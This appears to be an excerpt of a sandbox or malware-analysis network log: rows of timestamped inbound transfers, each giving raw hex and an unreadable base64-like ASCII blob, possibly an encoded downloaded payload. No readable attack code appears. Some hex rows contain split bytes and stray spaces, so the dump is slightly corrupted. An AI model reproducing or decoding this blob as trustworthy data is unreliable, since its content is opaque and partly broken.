2022-06-16 18:22:59 UTC	505	IN	Data Raw: 55 50 79 73 30 48 50 4c 4d 4a 6e 66 49 33 0d 0a 6c 72 31 78 63 4d 77 46 54 2f 38 4a 58 4b 6b 4d 67 55 64 31 77 37 38 6f 39 6e 35 52 71 36 4c 2f 71 62 32 41 6c 76 71 4b 6a 76 68 74 7a 34 6e 36 6a 6d 4b 2f 66 48 43 44 56 55 66 2b 43 56 6a 4a 0d 0a 49 4c 37 4e 49 45 44 52 4d 4d 7a 35 48 4a 76 6e 63 57 33 34 42 6c 61 39 43 30 72 63 48 34 4e 6b 65 65 6d 50 61 66 74 77 52 5a 6b 57 2f 36 67 2b 76 67 57 54 50 58 4a 59 50 74 51 30 63 6c 46 6e 0d 0a 50 6c 66 73 56 45 78 61 4e 6b 62 42 32 41 53 44 49 4d 56 69 61 6a 51 35 45 6b 58 59 44 72 43 73 39 52 4a 70 52 6f 45 77 74 46 70 31 4e 48 4c 77 53 33 45 36 64 66 67 4a 71 6f 2b 2b 59 54 30 6f 0d 0a 72 47 34 6f 59 6d 71 39 66 4b 54 4f 47 4a 38 6c 7a 78 6c 4a 68 65 72 55 64 45 6a 54 4d 4e 7a 78 4c 49 39 75 50 4f 44 62 54 Data Ascii: UPys0HPLMJnfI3lr1xcMwFT/8JXKkMgUd1w78o9n5Rq6L/qb2AlvqKjvhtz4n6jmK/fHCDVUf+CVjJIL7NIEDRMMz5HJvncW34Bla9C0rcH4NkeemPaftwRZkW/6g+vgWTPXJYPtQ0clFnPlfsVExaNkbB2ASDIMViajQ5EkXYDrCs9RJpRoEwtFp1NHLwS3E6dfgJqo++YT0orG4oYmq9fKTOGJ8lzxlJherUdEjTMNzxLI9uPODbT
2022-06-16 18:22:59 UTC	521	IN	Data Raw: 6b 74 37 4d 39 63 72 48 7a 79 69 78 69 76 69 38 4f 48 69 44 45 4c 39 7a 7a 77 47 6c 37 49 54 75 64 55 68 61 2f 47 47 32 58 74 45 72 33 7a 58 36 41 5a 37 65 49 2f 58 4b 78 38 38 6f 76 59 6f 48 0d 0a 76 44 68 34 67 78 43 2f 66 4d 38 5a 70 65 79 48 68 6e 56 49 57 76 78 35 73 6c 37 52 4f 39 67 33 2b 67 47 61 33 67 62 31 79 73 66 50 4b 4c 6d 4b 49 72 77 34 65 49 4d 51 76 33 33 50 45 61 56 6f 0d 0a 70 6b 5a 31 53 4e 4d 77 6a 50 6b 63 33 2b 64 2b 30 66 6f 5a 37 72 38 54 2f 72 39 39 2b 4b 4a 35 59 6d 6f 30 4f 66 4d 49 36 59 51 31 51 46 52 42 62 55 62 4e 4f 50 43 79 74 33 52 7a 55 61 45 72 0d 0a 7a 32 2f 38 47 56 4a 6b 79 77 2b 59 30 46 61 56 68 70 32 73 63 63 56 7a 7a 68 69 6e 6e 4b 4a 33 51 6d 33 4e 43 35 47 67 31 4a 34 32 63 74 6f 71 69 74 74 7a 5a 55 39 61 76 Data Ascii: kt7M9crHzyixivi8OHiDEL9zzwGl7ITudUha/GG2XtEr3zX6AZ7eI/XKx88ovYoHvDh4gxC/fM8ZpeyHhnVIWvx5sl7RO9g3+gGa3gb1ysfPKLmKIrw4eIMQv33PEaVopkZ1SNMwjPkc3+d+0foZ7r8T/r99+KJ5Ymo0OfMI6YQ1QFRBbUbNOPCyt3RzUaErz2/8GVJkyw+Y0FaVhp2sccVzzhinnKJ3Qm3NC5Gg1J42ctoqittzZU9av
2022-06-16 18:22:59 UTC	537	IN	Data Raw: 6d 43 37 79 66 5a 73 42 76 79 65 4b 66 2f 38 39 70 45 69 46 4d 61 59 36 68 79 69 6c 43 72 4d 4e 76 67 33 79 4e 37 51 56 71 48 61 44 42 49 6f 66 0d 0a 30 53 4b 45 63 64 41 57 6f 7a 79 4c 4b 2f 4a 38 6b 6a 47 54 42 70 38 55 6b 67 53 42 4b 6f 41 77 70 56 76 55 46 47 5a 59 64 2b 33 54 5a 48 37 4a 30 6a 5a 47 51 72 38 31 5a 48 46 77 63 75 6e 39 0d 0a 4f 50 46 49 64 56 64 39 56 4a 4a 45 63 31 4a 50 5a 55 6c 56 49 76 51 55 58 6e 51 72 77 34 35 6a 78 77 2f 47 78 59 41 31 73 77 47 52 2b 72 4a 71 76 57 79 49 7a 42 43 33 39 7a 6d 67 51 52 6f 46 0d 0a 4e 48 50 4c 4a 34 55 71 41 57 6f 4e 62 6c 6c 6b 2b 67 47 75 5a 38 30 58 78 47 71 73 34 70 42 68 61 72 2f 4a 77 45 52 56 51 33 51 76 6e 45 48 67 4f 6b 75 6c 49 6c 6f 66 4e 66 6b 45 6b 7a 79 34 0d 0a 49 49 45 63 73 6c 36 Data Ascii: mC7yfZsBvyeKf/89pEiFMaY6hyilCrMNvg3yN7QVqHaDBIof0SKEcdAWozyLK/J8kjGTBp8UkgSBKoAwpVvUFGZYd+3TZH7J0jZGQr81ZHFwcun9OPFIdVd9VJJEc1JPZUlVIvQUXnQrw45jxw/GxYA1swGR+rJqvWyIzBC39zmgQRoFNHPLJ4UqAWoNbllk+gGuZ80XxGqs4pBhar/JwERVQ3QvnEHgOkuIlIofNfkEkzy4IIEcsl6
2022-06-16 18:22:59 UTC	553	IN	Data Raw: 37 57 61 43 49 4b 4d 4e 72 48 48 69 61 6f 4d 51 6e 77 4b 43 45 5a 77 62 67 41 4f 72 50 70 77 77 0d 0a 36 31 36 58 49 6f 37 79 6f 7a 53 74 52 50 41 44 6f 46 48 2b 41 59 59 72 70 43 2f 51 46 62 34 41 73 44 65 79 41 62 49 79 71 77 4f 68 47 49 34 66 6e 66 61 30 46 49 35 78 39 53 43 62 4f 4a 78 7a 0d 0a 72 52 4c 79 66 61 67 41 76 79 65 48 55 50 38 39 71 7a 43 46 4d 61 74 56 34 41 6c 63 54 32 58 4c 75 6e 51 37 39 39 6c 6e 62 6a 50 75 66 43 68 41 50 31 62 42 2f 54 6e 4e 61 42 31 34 59 79 54 2f 0d 0a 66 53 56 50 53 6d 52 46 57 78 61 74 49 45 6c 6d 44 61 71 65 4a 76 6b 45 6c 2b 33 78 5a 50 6f 4a 72 72 57 57 51 72 31 74 74 4f 77 38 6c 75 6c 4a 7a 58 67 79 46 6a 46 79 78 79 6d 78 58 54 56 39 0d 0a 48 30 67 77 64 4c 38 2f 70 54 62 6c 5a 70 55 6a 70 49 57 4d 52 55 4b Data Ascii: 7WaCIKMNrHHiaoMQnwKCEZwbgAOrPpww616XIo7yozStRPADoFH+AYYrpC/QFb4AsDeyAbIyqwOhGI4fnfa0FI5x9SCbOJxzrRLyfagAvyeHUP89qzCFMatV4AlcT2XLunQ799InbjPufChAP1bB/TnNaB14YyT/fSVPSmRFWxatIElmDaqeJvkEl+3xZPoJrrWWQr1ttOw8lulJzXgyFjFyxymxXTV9H0gwdL8/pTblZpUjpIWMRUK
2022-06-16 18:22:59 UTC	569	IN	Data Raw: 7a 4a 6c 6e 61 33 72 66 6e 42 41 56 37 30 52 6b 0d 0a 72 4c 48 4e 62 6b 62 46 73 55 7a 69 69 53 70 37 51 54 67 77 75 49 41 73 6a 35 62 36 69 6f 37 34 39 49 69 70 74 61 36 6d 2b 50 55 74 7a 72 6e 41 6d 46 41 43 46 75 51 4c 76 72 49 4e 72 6e 59 30 0d 0a 63 6c 47 68 4b 38 38 44 74 77 6d 6e 54 59 41 48 79 69 2f 6c 38 57 4e 72 65 72 66 5a 65 55 72 51 79 33 52 45 56 4d 70 67 30 6c 78 38 57 4e 6d 38 4e 66 74 63 38 33 51 36 64 62 64 4a 79 53 78 50 0d 0a 55 6a 55 33 45 36 55 66 62 58 6c 78 31 5a 4e 58 33 68 61 59 78 35 5a 41 35 67 4f 32 39 70 68 61 2f 47 47 65 32 43 4b 65 73 42 69 42 54 43 31 31 4e 45 53 33 52 61 68 6d 43 6c 6b 41 4e 46 4e 35 0d 0a 7a 68 69 7a 4a 63 38 42 72 54 2b 75 4a 66 6c 4c 57 76 37 45 79 6c 42 6e 62 6a 4d 4f 75 55 7a 58 53 6b 75 2b 58 6a 67 Data Ascii: zJlna3rfnBAV70RkrLHNbkbFsUziiSp7QTgwuIAsj5b6io749Iipta6m+PUtzrnAmFACFuQLvrINrnY0clGhK88DtwmnTYAHyi/l8WNrerfZeUrQy3REVMpg0lx8WNm8Nftc83Q6dbdJySxPUjU3E6UfbXlx1ZNX3haYx5ZA5gO29pha/GGe2CKesBiBTC11NES3RahmClkANFN5zhizJc8BrT+uJflLWv7EyIBnbjMOuUzXSku+Xjg
2022-06-16 18:22:59 UTC	585	IN	Data Raw: 0d 0a 65 6d 4c 70 38 44 48 7a 41 4b 58 49 4f 62 41 77 79 47 42 47 52 6e 56 49 30 5a 42 70 73 46 56 6e 6f 76 2b 70 76 59 43 57 2b 6f 6f 58 76 39 51 56 37 44 53 65 34 58 6e 46 6b 4a 51 4d 76 49 76 50 0d 0a 45 55 6e 75 70 6b 63 42 52 6a 42 56 76 7a 2b 74 4e 6f 59 30 50 6e 4a 4d 32 66 4a 4f 79 58 48 45 7a 34 41 6b 6f 47 34 30 39 62 51 51 33 71 38 65 75 7a 7a 73 37 45 46 57 45 65 6c 61 64 54 52 79 0d 0a 41 51 50 6e 46 6d 56 78 54 46 71 33 71 6a 49 34 4f 45 53 69 50 4a 35 71 4e 44 6c 34 67 68 43 6a 64 45 52 55 51 61 6f 44 6d 6e 56 49 57 6e 58 7a 4e 39 6c 6e 62 6a 4e 6c 74 67 6d 32 4e 6b 5a 43 0d 0a 4e 50 38 42 6a 58 6c 69 61 6a 54 2b 50 61 46 56 51 33 52 45 6b 77 54 70 52 6b 5a 31 53 4e 63 77 50 50 73 55 76 2b 56 2b 76 66 67 42 6b 72 30 54 6d 72 64 43 55 48 55 Data Ascii: emLp8DHzAKXIObAwyGBGRnVI0ZBpsFVnov+pvYCW+ooXv9QV7DSe4XnFkJQMvIvPEUnupkcBRjBVvz+tNoY0PnJM2fJOyXHEz4AkoG409bQQ3q8euzzs7EFWEeladTRyAQPnFmVxTFq3qjI4OESiPJ5qNDl4ghCjdERUQaoDmnVIWnXzN9InbjNltgm2NkZCNP8BjXliajT+PaFVQ3REkwTpRkZ1SNcwPPsUv+V+vfgBkr0TmrdCUHU
2022-06-16 18:22:59 UTC	601	IN	Data Raw: 51 2b 6b 4d 76 47 65 45 72 51 35 33 64 45 56 48 4b 6b 7a 73 75 4b 74 61 57 4b 38 76 65 4e 6d 35 48 4d 4d 6b 4b 65 30 71 4f 62 76 73 76 48 2f 47 46 35 0d 0a 59 6d 70 53 73 50 32 62 71 62 79 4c 2f 57 74 42 62 55 59 67 2f 4d 57 36 69 63 75 4e 36 31 78 75 4d 32 55 58 78 63 2f 55 75 72 33 4c 67 47 52 6c 65 57 49 4d 76 62 79 63 75 61 71 38 7a 58 4a 55 0d 0a 51 57 30 67 7a 2f 69 75 70 6f 72 4c 79 48 5a 6e 62 6a 4d 44 2b 4e 6d 79 79 72 6d 39 6a 41 5a 45 5a 58 6b 4 5 34 37 48 54 68 4c 71 71 2b 67 31 45 56 45 45 4c 7a 38 75 5a 74 4b 57 4b 6a 6b 46 52 0d 0a 5a 32 35 56 37 4f 53 69 70 73 6d 35 2b 67 38 34 52 47 55 66 36 2b 2f 45 78 59 65 36 37 48 68 30 52 46 51 6e 35 4d 75 30 69 62 65 6c 52 75 59 55 32 50 4b 61 7a 35 71 4f 39 56 77 32 52 6b 4b 35 0d 0a 6a 5a 69 5a 68 Data Ascii: Q+kMvGeErQ53dEVHKkzsuKtaWK8veNm5HMMkKe0qObvsvH/GF5YmpSsP2bqbyL/WtBbUYg/MW6icuN61xuM2UXxc/Uur3LgGRleWIMvbycuaq8zXJUQW0gz/iuporLyHZnbjMD+Nmyyrm9jAZEZXkE47HThLqq+g1EVEELz8uZtKWKjkFRZ25V7OSipsm5+g84RGUf6+/ExYe67Hh0RFQn5Mu0ibelRuYU2PKaz5qO9Vw2RkK5jZiZh
2022-06-16 18:22:59 UTC	617	IN	Data Raw: 2f 73 78 34 65 36 42 61 75 62 67 71 71 2b 34 4d 75 47 68 72 65 6c 4a 50 49 33 72 57 43 47 62 45 35 7a 0d 0a 54 4e 4f 7a 32 72 58 4c 78 38 6e 6f 75 5a 47 56 79 39 48 32 73 61 75 38 6e 58 56 56 51 57 30 73 52 2f 61 6b 51 76 37 67 2b 2f 54 2f 6d 63 79 61 49 2b 32 36 4a 55 39 53 5a 4c 55 4a 67 5a 45 76 0d 0a 33 38 6e 47 38 34 32 39 68 63 4b 3 5 71 38 6a 6f 30 72 47 4b 74 35 77 77 79 4f 44 53 69 33 61 34 71 66 6a 70 79 73 47 35 76 62 6d 74 47 4a 71 47 6e 54 6a 63 76 4c 36 37 71 73 72 78 79 4b 4f 2b 0d 0a 6b 6f 41 44 69 64 76 5a 6d 53 54 35 6c 65 37 4c 75 35 4b 4f 73 39 4f 7a 57 72 7a 4c 78 38 65 4a 59 65 6d 6d 76 5a 7a 38 73 71 71 38 2b 64 45 51 76 70 4b 35 46 4a 30 62 6e 49 76 4c 2b 39 54 6e 0d 0a 6d 63 79 61 74 77 6d 6d 6f 73 57 75 4c 4c 4f 49 37 4e 77 65 6e Data Ascii: /sx4e6Baubgqq+4MuGhrelJPI3rWCGbE5zTNOz2rXLx8nouZGVy9H2sau8nXVVQW0sR/akQv7g+/T/mcyaI+26JU9SZLUJgZEv38nG8429hcK5q8jo0rGKt5wwyODSi3a4qfjpysG5vbmtGJqGnTjcvL67qsrxyKO+koADidvZmST5le7Lu5KOs9OzWrzLx8eJYemmvZz8sqq8+dEQvpK5FJ0bnIvL+9TnmcyatwmmosWuLLOI7Nwen

Timestamp	kBytes transferred	Direction	Data
2022-06-16 18:22:59 UTC	633	IN	Data Raw: 48 61 69 6c 64 44 39 34 42 63 68 69 69 36 75 59 71 33 0d 0a 70 66 35 78 67 74 6f 71 5a 72 70 74 2b 68 6c 53 4e 52 4e 4f 76 33 32 59 37 47 6e 70 4a 7a 77 36 4e 56 58 65 46 71 7a 4e 58 73 6f 67 73 69 4c 38 52 56 70 31 4e 48 4c 61 67 6a 50 78 61 58 47 41 0d 0a 6c 76 71 4b 6a 76 6a 30 69 4b 6d 31 72 71 62 34 39 62 53 4a 6d 52 62 2f 74 44 36 2b 42 55 59 31 63 6c 67 2b 31 44 52 79 55 57 63 2b 56 2b 78 55 54 46 6f 32 52 73 48 59 42 4d 30 6f 6b 65 6b 76 0d 0a 33 4c 41 39 71 64 34 4f 6d 4d 30 5a 73 65 59 54 71 76 61 4b 58 76 78 68 72 74 6f 69 67 72 43 6c 65 63 55 66 37 73 30 50 78 4c 74 39 5a 58 62 6d 36 54 51 35 65 4d 34 41 6e 2f 39 47 33 51 53 70 0d 0a 7a 51 75 46 77 30 76 38 59 62 4c 61 49 6f 61 36 49 4b 58 48 46 2b 4c 50 44 34 69 7a 45 59 33 77 4e 37 71 2f 66 Data Ascii: HaildD94Bchii6uYq3pf5xgtoqZrpt+hlSNRNOv32Y7GnpJzw6NVXeFqzNXsogsiL8RVp1NHLagjPxaXGAlvqKjvj0iKm1rqb49bSJmRb/qD6+BUY1clg+1DRyUWc+V+xUTFo2RsHYBM0okekv3LA9qd4OmM0ZseYTqvaKXvxhrtoigrClecUf7s0PxLt9ZXbm6TQ5eM4An/9G3QSpzQuFw0v8YbLaIoa6IKXHF+LPD4izEY3wN7q/f
2022-06-16 18:22:59 UTC	649	IN	Data Raw: 34 59 0d 0a 73 2f 30 4a 6b 4d 72 34 58 72 6d 4b 74 39 4d 67 39 50 6b 55 64 2b 56 2b 63 66 6a 4a 43 73 6d 35 76 62 32 31 45 4a 71 47 6e 59 45 6d 73 69 32 42 31 71 6c 31 7a 51 47 46 35 67 4f 47 39 6f 68 62 0d 0a 2f 48 47 79 30 68 71 71 4d 78 4e 52 77 64 64 6d 75 62 33 4c 73 63 6c 78 68 70 32 56 76 32 79 34 53 75 4e 42 4a 4d 2f 5a 56 5a 4b 35 75 5a 30 68 2b 59 76 4c 6d 5a 6e 73 34 32 4f 61 6a 72 50 52 0d 0a 6f 78 4b 39 79 38 66 4e 36 4e 47 63 6c 63 75 77 37 65 6d 72 76 49 76 50 30 65 6d 54 75 62 6e 2b 78 66 61 4c 79 34 33 59 49 6e 36 36 4b 47 57 6c 32 6a 52 47 51 72 56 46 2b 47 56 34 59 6d 6f 37 0d 0a 76 41 42 45 56 55 50 35 30 53 53 2f 6b 72 6e 50 49 50 44 52 4d 49 7a 37 31 42 65 52 7a 4a 72 36 41 65 4b 31 50 31 59 6b 53 6b 69 69 2f 42 61 56 79 38 5a 35 52 Data Ascii: 4Ys/0JkMr4XrmKt9Mg9PkUd+V+cfjJCsm5vb21EJqGnYEmsi2B1ql1zQGF5gOG9ohb/HGy0hqqMxNRwddmub3Lsclxhp2Vv2y4SuNBJM/ZVZK5uZ0h+YvLmZns42OajrPRoxK9y8fN6NGclcuw7emrvIvP0emTubn+xfaLy43YIn66KGWl2jRGQrVF+GV4Ymo7vABEVUP50SS/krnPIPDRMIz71BeRzJr6AeK1P1YkSkii/BaVy8Z5R
2022-06-16 18:22:59 UTC	665	IN	Data Raw: 67 63 34 67 52 56 62 49 2b 4b 36 34 69 72 64 70 74 62 2f 2f 75 5a 6d 52 7a 41 50 34 54 64 46 6a 6b 73 48 32 4f 73 33 77 6e 5a 79 56 79 37 4c 39 6f 61 75 38 0d 0a 69 38 33 52 6d 5a 4f 35 75 66 6a 46 75 6f 76 4c 6a 64 6a 71 79 73 32 61 6a 73 48 50 36 72 69 39 79 37 48 52 78 59 65 64 6c 62 6d 38 6f 4c 75 71 76 50 33 42 79 4c 2b 53 75 53 4c 2b 52 57 70 31 0d 0a 4e 48 4c 59 36 72 72 4e 6d 6f 37 48 7a 2b 4b 34 76 63 75 7a 42 6d 6e 77 35 37 72 4b 78 6f 66 4f 32 4a 4f 4b 75 36 76 4b 50 45 72 50 34 49 53 6b 69 73 76 35 31 4b 75 51 7a 4a 72 34 79 53 37 4a 0d 0a 75 62 32 2f 74 54 43 61 68 70 33 68 5a 53 48 78 45 4a 58 49 4d 59 54 64 42 50 48 4e 43 37 58 44 44 37 55 33 49 32 33 75 2b 2f 75 62 6a 72 50 69 50 6b 5a 43 4e 46 4f 4d 5a 66 4c 33 6f 73 72 47 0d 0a 68 38 34 Data Ascii: gc4gRVbl+K64irdptb//uZmRzAP4TdFjksH2Os3wnZyVy7L9oau8i83RmZO5ufjFuovLjdjqys2ajsHP6ri9y7HRxYedlbm8oLuqvP3ByL+SuSL+RWp1NHLY6rrNmo7Hz+K4vcuzBmnw57rKxofO2JOKu6vKPErP4ISkisv51KuQzJr4yS7Jub2/tTCahp3hZSHxEJXIMYTdBPHNC7XDD7U3I23u+/ubjrPiPkZCNFOMZfL3osrGh84
2022-06-16 18:22:59 UTC	681	IN	Data Raw: 64 45 52 55 2b 59 56 6b 52 6e 57 67 78 44 30 32 63 70 59 69 6b 6a 4e 6c 63 55 7a 58 63 30 37 4c 73 62 53 35 0d 0a 6d 6f 62 70 35 37 6a 45 68 37 72 63 7a 72 79 34 71 37 37 6d 30 38 71 49 74 36 58 32 54 6d 5a 42 46 57 4c 30 34 4e 6d 77 70 63 6c 48 51 6a 51 34 72 32 2b 2b 35 38 4c 49 78 6f 64 46 56 55 4e 30 0d 0a 7a 74 48 70 6b 62 6d 35 2f 51 32 36 65 6f 49 2f 73 65 4b 6e 52 33 2f 36 32 64 62 4c 75 62 32 2f 4f 73 33 67 6c 5a 53 56 79 37 4c 31 71 61 4f 38 69 38 33 5a 69 5a 47 35 75 66 37 64 6b 6f 6e 4c 0d 0a 6a 64 6a 79 68 73 57 61 6a 73 66 66 33 72 43 39 79 37 48 42 32 59 47 64 6c 66 4f 38 4b 4c 4f 71 76 44 42 45 56 45 45 48 42 69 78 31 78 64 63 68 77 6f 32 75 4e 6f 59 51 47 58 4e 4d 32 66 4a 4b 0d 0a 68 62 48 63 73 70 71 47 63 6d 34 30 4f 66 58 51 61 62 4b Data Ascii: dERU+YVkRnWgxD02cpYikjNlcUzXc07LsbS5mobp57jEh7rczry4q77m08qIt6X2TmZBFWL04Nmwpc lHQjQ4r2++58LIxodFVUN0ztHpkbm5/Q26eoI/seKnR3/62dbLub2/Os3glZSVy7L1qaO8i83ZiZG5uf7dkonLjdjyhsWajsff3rC9y7HB2YGdIfO8KLOqvDBEVEEHBix1xdchwo2uNoYQGXNM2fJKhbHcspqGcm40OfXQabK
2022-06-16 18:22:59 UTC	697	IN	Data Raw: 77 58 47 54 75 62 6e 2b 7a 58 61 4c 79 34 31 53 4a 55 36 34 0d 0a 36 46 32 79 70 63 6e 4e 31 31 54 48 75 35 70 36 62 76 71 39 74 44 79 39 71 72 7a 2f 77 52 43 35 6b 72 6e 50 38 4f 79 6e 69 73 75 31 31 4d 65 54 7a 4a 71 30 30 55 61 33 7a 63 2b 51 78 62 75 61 0d 0a 38 33 50 69 59 64 76 7a 77 50 47 2b 69 37 76 58 67 57 7a 50 77 39 47 31 70 59 6f 37 7a 42 79 46 36 2f 6f 51 66 38 66 50 6c 72 75 39 79 37 48 52 4a 59 47 64 6c 64 38 67 64 2f 73 51 6f 55 66 42 0d 0a 39 4c 79 53 75 66 2f 6d 53 56 70 30 77 35 50 59 34 73 37 4f 6d 6f 36 6e 37 62 66 37 41 73 7a 48 75 32 78 7a 48 69 42 42 5a 50 50 51 5a 62 32 4c 75 39 2f 45 51 62 69 35 69 6b 73 59 61 62 33 33 0d 0a 61 5a 2b 52 7a 4f 37 38 66 4b 54 4a 75 63 6d 68 46 4c 71 61 68 6d 45 37 45 4c 44 74 65 61 32 38 69 38 2f Data Ascii: wXGTubn+zXaLy41SJU646F2ypcnN11THu5p6bvq9tDy9qrz/wRC5krnP8Oynisu11MeTzJq00Ua3zc+Qxbua83PiYdvzwPG+i7vXgWzPw9G1pYo7zByF6/oQf8fPlru9y7HRJYGdld8gd/sQoUfB9LySuf/mSVp0w5PY4s7Omo6n7bf7AszHu2xzHiBBZPPQZb2Lu9/EQbi5iksYab33aZ+RzO78fKTJucmhFLqahmE7ELDtea28i8/
2022-06-16 18:22:59 UTC	713	IN	Data Raw: 6b 6b 55 45 0d 0a 55 63 48 66 61 63 6d 4e 72 75 77 6a 69 2b 37 6b 55 4b 66 4a 75 55 32 44 50 41 37 75 39 46 71 56 79 38 62 7a 30 45 32 2b 69 37 74 58 54 65 2f 50 79 32 47 31 70 59 71 2f 39 30 57 61 6b 63 7a 73 0d 0a 39 4f 53 6b 79 62 6d 70 63 64 47 79 6d 34 61 64 34 62 6b 35 68 37 71 71 79 76 6c 55 71 62 36 53 7a 64 4e 6c 74 61 57 4b 76 33 44 59 34 6d 4c 4f 6d 6f 37 48 31 7a 71 37 76 63 75 78 79 57 57 47 0d 0a 6e 5a 58 79 66 4b 56 45 57 76 55 68 6d 64 47 54 59 73 4e 63 69 37 65 6c 73 72 48 61 72 35 69 52 4d 32 56 78 54 4e 47 7a 54 72 2f 4c 78 38 39 74 4b 4f 6e 2f 4d 4d 53 48 75 74 35 42 4a 4c 76 42 0d 0a 36 5a 4f 35 75 66 61 6b 51 76 37 34 2b 2f 53 4c 6c 63 79 61 2f 4e 6b 69 34 4c 6d 39 5a 74 44 42 31 49 53 64 34 37 48 52 67 37 71 71 68 54 47 34 56 63 4b Data Ascii: kkUEUcHfacmNruwji+7kUKfJuU2DPA7u9FqVy8bz0E2+i7tXTe/Py2G1pYq/90Wakczs9OSkybmpcdGym4ad4bk5h7qqyvlUqb6SzdNltaWKv3DY4mLOmo7H1zq7vcuxyWWGnZXyfKVEWvUhmdGTYsNci7elsrHar5iRM2VxTNGzTr/Lx89tKOn/MMSHut5BJLvB6ZO5ufakQv74+/SLlcya/Nki4Lm9ZtDB1ISd47HRg7qqhTG4VcK
2022-06-16 18:22:59 UTC	729	IN	Data Raw: 46 45 67 66 41 6f 6f 49 72 4c 41 6f 4e 67 66 72 34 77 65 52 37 52 75 32 36 38 79 38 65 73 2b 35 4b 63 6c 66 4a 38 68 45 53 54 42 6f 68 45 76 4e 44 53 75 62 6e 38 0d 0a 7a 51 4b 4a 79 34 33 53 32 6a 62 50 6d 6f 35 4d 4c 79 32 41 42 2b 45 34 67 79 43 46 6e 5a 58 4c 78 76 55 49 58 61 73 37 62 71 75 2b 35 77 4f 54 6e 4d 46 56 64 54 52 42 6b 65 38 72 35 2b 67 38 0d 0a 6d 4c 49 4d 56 37 7a 4c 73 63 46 42 68 35 32 56 76 37 52 63 75 36 71 38 6e 4a 30 2b 76 70 4c 4e 79 31 47 32 70 59 71 39 2f 77 57 62 6b 63 7a 6f 35 42 69 6d 79 62 6e 4c 6f 52 69 34 6d 6f 62 76 0d 0a 37 79 44 41 68 37 72 63 78 6d 69 34 71 37 34 4a 7a 55 74 46 53 46 70 31 76 66 38 42 6d 35 48 4d 37 75 51 63 70 73 6d 35 79 58 59 30 7a 65 41 31 6e 70 58 4c 73 76 55 4a 71 62 79 4c 7a 77 56 4e 0d 0a 35 Data Ascii: FEgfAooIrLAoNgfr4weR7Ru268y8es+5KclfJ8hESTBohEvNDSubn8zQKJy43S2jbPmo5MLy2AB+E4gyCFnZXLxvUIXas7bqu+5wOTnMFVdTRBke8r5+g8mLIMV7zLscFBh52Vv7Rcu6q8nJ0+vpLNy1G2pYq9/wWbkczo5BimybnLoRi4mobv7yDAh7rcxmi4q74JzUtFSFp1vf8Bm5HM7uQcpsm5yXY0zeA1npXLsvUJqbyLzwVN5
2022-06-16 18:22:59 UTC	745	IN	Data Raw: 31 6a 6a 68 2b 79 4e 62 55 55 6d 35 48 4d 6d 6f 37 42 46 7a 36 75 75 73 2f 47 75 2b 38 38 70 65 46 35 7a 52 7a 4d 0d 0a 57 45 4e 30 52 46 54 4b 69 42 75 45 62 55 69 57 75 66 69 2b 6e 54 4c 6c 33 77 2b 4f 4a 44 4b 34 51 56 4a 51 6d 55 52 6c 65 57 49 36 55 4c 42 64 52 56 56 44 64 50 78 63 55 47 31 47 72 6c 76 47 0d 0a 57 33 58 7a 4e 36 31 6e 62 6a 4e 6c 47 77 67 77 4e 73 76 48 45 4d 4f 37 6d 69 6d 4b 33 54 44 47 68 34 4c 51 35 34 2b 37 71 31 46 70 52 6b 62 34 78 55 36 43 79 34 33 59 36 73 37 49 6d 6f 35 2f 0d 0a 69 4c 34 54 71 4c 6c 31 72 6f 31 74 33 5a 66 4c 73 50 30 31 71 37 79 4c 7a 39 6b 78 6b 37 6d 35 6e 53 74 6d 69 73 76 35 31 42 65 51 7a 4a 72 34 79 63 62 4e 75 62 32 35 74 65 43 65 68 70 33 6a 0d 0a 75 51 47 47 75 71 72 4f 34 65 53 76 76 70 4c 50 30 Data Ascii: 1jjh+yNbUUm5HMmo7BFz6uus/Gu+88peF5zRzMWEN0RFTKiBuEbUiWufi+nTLl3w+OJDK4QVJQmURleWI6ULBdRVVDdPxcUG1GrlvGW3XzN61nbjNlGwgwNsvHEMO7mimK3TDGh4LQ54+7q1FpRkb4xU6Cy43Y6s7Imo5/iL4TqLl1ro1t3ZfLsP01q7yLz9kxk7m5nStmisv51BeQzJr4ycbNub25teCehp3juQGGuqrO4eSvvpLP0

Timestamp	kBytes transferred	Direction	Data
2022-06-16 18:22:59 UTC	761	IN	Data Raw: 44 65 6f 54 4e 69 32 76 4a 47 7a 4a 71 4f 78 31 69 39 79 32 72 4c 0d 0a 78 37 76 75 4b 57 61 56 35 74 43 65 52 56 56 44 2f 77 46 63 79 69 56 4b 46 2f 34 59 55 69 65 2f 50 36 32 50 6a 37 4b 5a 6a 71 57 55 4e 6b 5a 43 76 33 31 4d 37 6a 46 75 4f 37 39 70 63 42 66 65 0d 0a 44 6f 69 73 4c 63 65 52 75 61 2f 44 53 46 70 31 76 7a 64 5a 35 49 49 37 6c 33 35 63 47 6a 36 30 54 53 55 38 59 4f 34 30 6e 6f 4b 34 4e 48 68 46 76 4e 70 30 52 46 54 4b 34 4b 36 39 69 72 66 5 4 0d 0a 2b 42 43 4e 72 70 6a 6c 5a 70 6e 36 54 74 4f 7a 78 72 37 4c 78 38 2f 6f 2b 5a 36 56 79 37 44 31 59 61 71 38 69 79 35 66 4b 64 6d 6c 51 57 58 44 7a 31 48 4c 6a 61 37 73 62 4c 6a 6f 56 62 4f 6c 0d 0a 79 63 30 53 4d 4d 65 57 6a 69 50 70 37 39 44 43 68 37 72 63 78 6c 53 37 71 37 37 6d 43 37 72 2b 57 Data Ascii: DeoTNi2vJGzJqOx1i9y2rLx7vuKWaV5tCeRVVD/wFcyiVKF/4YUie/P62Pj7KZjqWUNkZCv31M7jFu O79pcBfeDoisLceRua/DSFp1vzdZ5lI7l35cGj60TSU8YO40noK4NHhFvNp0RFTK4K69irfT+BCNrpjlZpn6TtOzxr 7Lx8/o+Z6Vy7D1Yaq8iy5fKdmlQWXDz1HLja7sbLjoVbOlyc0SMMeWjiPp79DCh7rcxlS7q77mC7r+W
